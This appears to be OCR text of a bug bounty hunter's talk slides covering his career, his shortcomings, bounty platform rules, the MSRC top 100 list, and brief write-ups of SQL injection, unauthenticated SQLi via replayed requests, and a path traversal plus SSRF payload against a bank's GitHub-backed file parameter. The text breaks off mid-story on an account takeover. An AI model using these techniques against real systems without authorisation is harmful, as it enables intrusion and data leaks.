
On BugCrowd, out of 89 bugs I reported, I had 29 accepted, 48 were Duplicates and rest was rejected for several reasons




Not fast enough

Struggle to compete at highest level

worst report writing





Shortcomings?

- Always looking for low hanging fruits
- Worst report writing
- Lack in chaining bugs to make it impactful
- Not so fast in reporting
- Target Approach



Bridging the gaps – learning from community

- Delving into impactful findings and blogs by other Bug Bounty Hunters
- Exploring pen-test reports, excellently written bug bounty reports, and gathering feedback from triagers to improve my reports.
- Adapting platforms
- CTFs and Labs
- One Target at a time




Platform Adoption

- While H1, BC used to accept reports on first come first serve
- Synack during 2016-2023 had started Quality rule
- Quality rule was a 24-hour rule where they give you ample time to write report, and only well written report accepted
- Only after first 24-hour after program launch, first come and first serve applies
- Besides that, they also mandate the use of Launch-point (VPN)
- For a newcomer, it had become bit complex to hunt on Synack but if you've been working on it for a while, you get used to it.

Skills refined

SSRF in HelloSign



Skills refined

- Microsoft started their bug bounty program for online services(Late 2014)
- Submitted multiple reports
- 90% of them got accepted compared to 10% of Duplicate
- Been included in MSRC top 100



Progress


MSRC Top 100
51. Drew Hintz
52. Linan Hao
53. Noam Rathaus
54. Aaron Portnoy
55. Zhou
56. Berend-Jan Wever
57. Dan Caselden
58. Rafael Pablos
59. Kahdusa Kahdusa
60. José A. Vázquez
61. Zheng Huang
62. Haifei Li
63. 0016EECD9D7159A949DAD3BC17E0A939
64. Benjamin Kunz Mejri
65. Pengfei Guo
66. Nicolas Joly
67. Michal Zalewski
68. Aaron Margosis
69. Karthikeyan Bhargavan
70. Yosuke Hasegawa
71. Mario Gomes
72. Christoph Hebeisen
73. Darius Petrescu
74. Yuhong Bao
75. Stefan Kanthak
76. Mike Durakovich
77. Kemeng Li
78. Simone
79. Alexandre Herzog
80. Sachin Shinde
81. Mathias Karlsson
82. Fuzzers
83. Ben Hayak
84. Alex Ionescu
85. Edward Torkington
86. Omair
87. Heige
88. Dieyu
89. Hwa-young Lee
90. Dhanesh Kizhakkinan
91. Sweetchip
92. Koutrouss Naddara
93. Florian Weimer
94. Wang Yu
95. Rohit Mothe
96. Nikhil Srivastava
97. Francisco Correa
98. Takeshi Terada
99. Ca0nguyen
100. Wesley
secure@microsoft.com


MICROSOFT BOUNTY PROGRAM
MSRC
Nikhil Srivastava
niksthehacker

Full-Time Pursuit

- Late 2015 - Early 2016
- Created a financial back-up out of bug bounty
- Stepped away from the 9-to-5 Job
- Turned into Full time Bug Bounty Hunter
- Had a confidence to do better



Key Discoveries

SQL Injection in an e-commerce Solution

- Onboarded on a target which is an e-commerce solution
- While modifying profile, came across parameter `country_id`
- Got a SQLi error after adding a single quote


Key Discoveries

Un-auth SQL Injection in an Online Car Marketplaces

- Started with directories and files brute-force
- applications keep redirecting me to a login page on each directory and file brute
- login page redirecting me to portal page, creating loop condition
- Tried changing method but same result

Key Discoveries

Un-auth SQL Injection in an Online Car Marketplaces



2898	https://...	GET	/portal/		302
2899	https://...	GET	/portal/	✓	302
2900	[redacted]	GET	/portal/		302
2901	[redacted]	GET	/portal/	✓	302
2902	https://...	GET	[redacted]		302
2903	[redacted]	GET	[redacted]	✓	302
2904	[redacted]	GET	[redacted]		302
2905	https://...	GET	[redacted]	✓	302
2906	[redacted]	GET	/portal/		302
2907	[redacted]	GET	/portal/	✓	302
2908	https://...	GET	/portal/		302

Key Discoveries


Un-auth SQL Injection in an Online Car Marketplaces

- Noticed application is using a third-party solution
- After a quick search, found it's a hosted e-invoicing solution
- Idea was to retrieve the application paths and try brute-forcing again with those

Key Discoveries

Un-auth SQL Injection in an Online Car Marketplaces

But .... Demo only



Key Discoveries

Un-auth SQL Injection in an Online Car Marketplaces

- Explored a bit to find out any hosted version with credentials exposed
- End up on YouTube video of application demo
- Just watching the video, end up disclosing Invoicing details of all their clients
- Further, decided to check the subdomains of the application to see if I can get any demo version hosted on one of their subdomain itself.

Key Discoveries

Un-auth SQL Injection in an Online Car Marketplaces

- After running a quick sub-finder, I end up getting plenty of demo instances



Key Discoveries

Un-auth SQL Injection in an Online Car Marketplaces

- After exploring a bit, I found all demo instance were not having authentication.
- After watching YT video again, I found that client don’t need to login, some very specific links were generated and sent to client to view/pay.
- So instead of capturing path now, I captured all post-based requests
- Next, I replayed it on in-scope domain
- It worked without redirect loop

Key Discoveries

Un-auth SQL Injection in an Online Car Marketplaces


- Next, I tested all parameters for SQLi and end up getting couple of them vulnerable



Key Discoveries

Path Traversal + SSRF in a Bank Asset

While browsing application, stumble across cdnFileName parameter



Key Discoveries


Path Traversal + SSRF in a Bank Asset

- cdnFileName takes a file input user_tools.bundle
- Comment in response was “/* File : api.github.com/repos/bank-name-frontend/contents/dist/dev/assets/js/user_tools.bundle.js */”
- try to traverse the directory using ”../” until /repos/bank-name-frontend/
- Later use GitHub Api to query their internal data
- Final Payload: ../../../../../events?t=

Key Discoveries

Path Traversal + SSRF in a Bank Asset


Worked as expected, able to query GitHub Api to leak internal data



Key Discoveries

Account Takeover

- After doing subdomain discovery, stumble across a subdomain
- Was giving 403 forbidden error

